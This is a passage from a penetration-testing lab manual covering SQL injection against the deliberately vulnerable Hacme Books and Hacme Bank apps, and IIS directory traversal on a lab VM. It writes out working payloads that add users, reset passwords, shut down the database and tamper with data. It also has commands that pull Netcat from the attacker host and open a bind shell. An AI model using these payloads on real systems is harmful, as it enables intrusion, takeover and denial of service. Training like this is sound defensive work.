
b. **Click** Submit

28. **Return** to the trap in Paros.
    a. **Search** for the injection. Notice, directly after the injection you will see the error given. It tells you the varchar value is 1 which tells us the column value is auto incremented by the database.



29. Now we know that we cannot include the column USER_ID when adding our user.
30. Let's add our user.
31. In the username field please enter the following injection.
    a. **Type:**'; INSERT INTO FSB_USERS (USER_NAME, LOGIN_ID, PASSWORD, CREATION_DATE) VALUES('HAX0R12', 'HACKME12', 'EASY32', GETDATE());--
    b. **Click** Submit

32. Now see if you can login with your username of HACKME12 and password of EASY32!



33. Take note…you could also change your password or another legitimate user's password

Report piracy if the fingerprint in the box is poor resolution

Notes:


by entering the following command in the username field.

a. **Type:**'; UPDATE FSB_USERS SET PASSWORD='TEST123' WHERE LOGIN_ID='ANY USER ACCOUNT'—
   i. Where JV is the username.

34. **Click** Logout, remove proxy settings from your browser, and close Paros before moving on to Exercise 3.


13.3 Exercise3– Hacme Books – Denial of Service

1. Start Hacme Books.
   a. **Click** Start → All Programs → Foundstone Free Tools →Hacme Books 2.0 →Hacme Books Server START



   b. Wait 30 seconds.
   c. **Click** Start → All Programs → Foundstone Free Tools →Hacme Books 2.0 →Hacme Books 2.0
2. You should now see the first screen.


Notes:



Notes:


3. The standard SQL statements are derived from the user input along with the programmer's statements. Each of the following exercises will start with the original string query and then you will be shown the resulting string.
4. SQL Shutdown command
    a. In the search box let's enter the standard shutdown command.
        i. **Type:** '; SHUTDOWN;--
        ii. **Hit** enter
            1. You will notice this attack failed as this defense

is already included in Hacme Books.



b. We have to elevate to the next level.
c. A good programmer knows that search engines tokenize input into separate pieces to process them as individual criteria. Typically the '+' character forces a search engine to treat the input as one keyword. With this knowledge we can tweak the attack.
    i. **Type:** ';+SHUTDOWN;--
    ii. **Hit** enter
        1. As you can see this was successful!
        2. Congratulations, this is your first SQL Injection Denial of Service!

d. Now you need to stop and then restart the Hacme Books server in order to continue, since you just killed it!
    i. **Click** Start → All Programs → Foundstone Free Tools → Hacme Books 2.0 → Hacme Books Server STOP
    ii. Wait 30 seconds.
    iii. **Click** Start → All Programs → Foundstone Free Tools → Hacme Books 2.0 → Hacme Books Server START
    iv. Wait 30 seconds, then refresh your browser.




13.4 Exercise4– Hacme Books– Data Tampering


1. You are an upset customer of Hacme Books and intend on making them look like fools since they ripped you off.
2. You could go through the same techniques used in Exercise 2 above for discovering the schema of the database tables but we are going to save you time. If you want to work through that, you will be given time to do so.
3. **Login** to the system with the username 'testuser' and the password 'password'.
4. **Click** on the Details link on one of the books.
5. In the feedback area enter the following details.

a. **Type:** my feedback', 735); insert into products (title, description, popularity, price, vendor, category, publisher, isbn, author, imgurl, quantity) values ('Eat my shorts you pointy haired boss','A great book',4,29.95,'Amazon','Technical','Addison Wesley','1234567890123','Disgruntled Employee','http://',1); --

b. **Click** Submit



6. This injection is going to leave feedback and enter a new book call 'Eat my shorts you pointy haired boss'.
7. Can you find your book?



Notes:

8. Now we can have real fun with some other websites.
9. Close your browser.
10. Now you need to stop the Hacme Books server :
    a. **Click** Start → All Programs → Foundstone Free Tools → Hacme Books 2.0 → Hacme Books Server STOP

13.5 Exercise5– Documentation of the assigned tasks

1. CPTC: Utilizing any software products you see fit record all of your tasks in such a way that your team leader can compile a professional report.

14 Module 14 Lab – Hacking Web Applications

Lab Scenario

Today we have a Web Application Pen Test to perform. You have been given specific tasks to handle as one of the team members. You will need to be able to explain in detail the steps you take to perform the hacks. Please take good notes.

Lab Objectives

1. Gain an understanding of how to perform Input Manipulation.
2. Learn how to shovel a shell and understand the differences between a forward and reverse shell.
3. Perform both horizontal and vertical privilege escalation and understand the capabilities inherent in this type of attack.
4. See the use of Cross Site Scripting and be able to perform that test on a regular basis.
5. Document every task you perform in such a way that a thorough report can be compiled.

Lab Resources

1. Internet Explorer
2. TFTPD32 – Found on the XP VM Image→C:\tools\tftpd32g\
3. Netcat – Found on the XP VM Image→C:\Netcat\
4. DOS Shell
5. Hacme Bank
6. Microsoft Word, Excel and any other software you choose to use for your compilation.

Lab Tasks Overview

1. Perform Input Manipulation against your 2000 server.
    a. Using Internet Explorer from you XP VM Image.
        i. Perform a Directory listing of the C:\ on the 2000 Server.
        ii. Start the tptpd32.exe and upload Netcat to the 2000 server.
        iii. Perform a directory listing of C:\inetpub\scripts\
        iv. Use the web browser to start Netcat in listing mode.
        v. Connect to that listener from your XP VM Image.
        vi. Create a listening port on your XP VM Image with Netcat.
        vii. Use Internet explorer to have the 2000 server connect to that listening port.
2. Hacme Bank
    a. Perform Horizontal Privilege Escalation against the following account.
        i. Username: jc
        ii. Password: jc789
    b. Use Paros Proxy to capture the viewstate of the login for the following account.
        i. Username: jv
        ii. Password: jv789


c. Login with any account fake or authorized and change the viewstate to the one you captured using Paros Proxy.
   i. You will not be logged in as that other account.
d. Perform Vertical Privilege Escalation with Paros Proxy giving yourself the Admin SQL Query function.
e. Perform Cross Site Scripting against the Hacme Bank Website.

3. CPTC: Utilizing any software products you see fit, record all of your tasks in such a way that your team leader can compile a professional report.


Lab Details - Step-by-Step Instructions

14.1 Exercise1 – Input Manipulation


1. On your XP VM Image start Internet Explorer.
2. In the address bar enter the following command.
   a. **Type:**
   http://<VIC IP address>/scripts/..%255c../winnt/system32/cmd.exe?/c+dir+c:\
      i. The <VIC IP address>should be your 2000 server VM's IP Address.



   b. **Hit** Enter or **click** Go and you will see a directory listing of the Victims C:\! This is possible due to vulnerabilities of IIS 4.0 which allow directory traversal using Unicode.





3. Big deal right, let's see what type of damage we can do this Input Manipulation.
4. **Locate the**'Tftpd32g' TFTP server programin your XP VM Image.
   a. It can be found in c:\tools\tftpd32g




b. **Start** the program.

c. **Click** 'Browse' and point the server towards C:\NETCAT\, then confirm that by **clicking** 'Show Dir', you should see an entry for nc.exe, click OK.






5. Now let's see if we can upload Netcat to the server.
6. In the address bar, type the following command.
    a. **Type (note:no spaces across the line break):**
    http://<VIC IP address>/scripts/..%255c../winnt/system32/cmd.exe?/c+TFTP+-i+<HKR IP address>+GET+nc.exe
        i. <VIC IP address> is the victim Windows 2000 VM IP address.
        ii. <HKR IP address> is your XP VM Image IP address.



    b. **Hit** Enter or **click** Go. You may see a CGI Error as a response.
7. Did it work? Let's see.


8. In the address bar, type the following command.
   a. **Type:**
   http://<VICIP address>/scripts/..%255c../winnt/system32/cmd.exe?/c+dir+c:\inetpub\scripts\




14.2 Exercise2 – Shoveling a Shell

1. Now that Netcat has been placed onto a victim's system, we can create two different types of shells.
2. First, we will look at the forward shell.
   a. In the Address bar of your XP VM Image type the following command.
      i. **Type:**
      http://<VIC IP address>/scripts/..%255c../winnt/system32/cmd.exe?/c+nc+-l+-p+10001+-d+-e+cmd.exe

Notes:




   b. What is happening?
      i. This will start Netcat listening on the server.
   c. Now let's connect to that listing port.
      i. **Open** a DOS window on the XP VM Image:
         1. Change the Directory to c:\Netcat
         2. **Type:** nc -v -n *VIC IP* 10001
         3. Notice the result of this command**.** You are now connected to the target system via a forward shell connection over Netcat.
         4. **Type:** ipconfig
         5. **Type:**whoami




d. As we can see we are now in control of the system.
e. **Close** the Command Prompt window.

3. Secondly we can create a Reverse Shell.
   i. **Open** a new command prompt and **point** to C;|Netcat

b. On your XP VM Image enter the following command in the DOS prompt.
   i. **Type:** nc -L -p 10011and **hit**enter

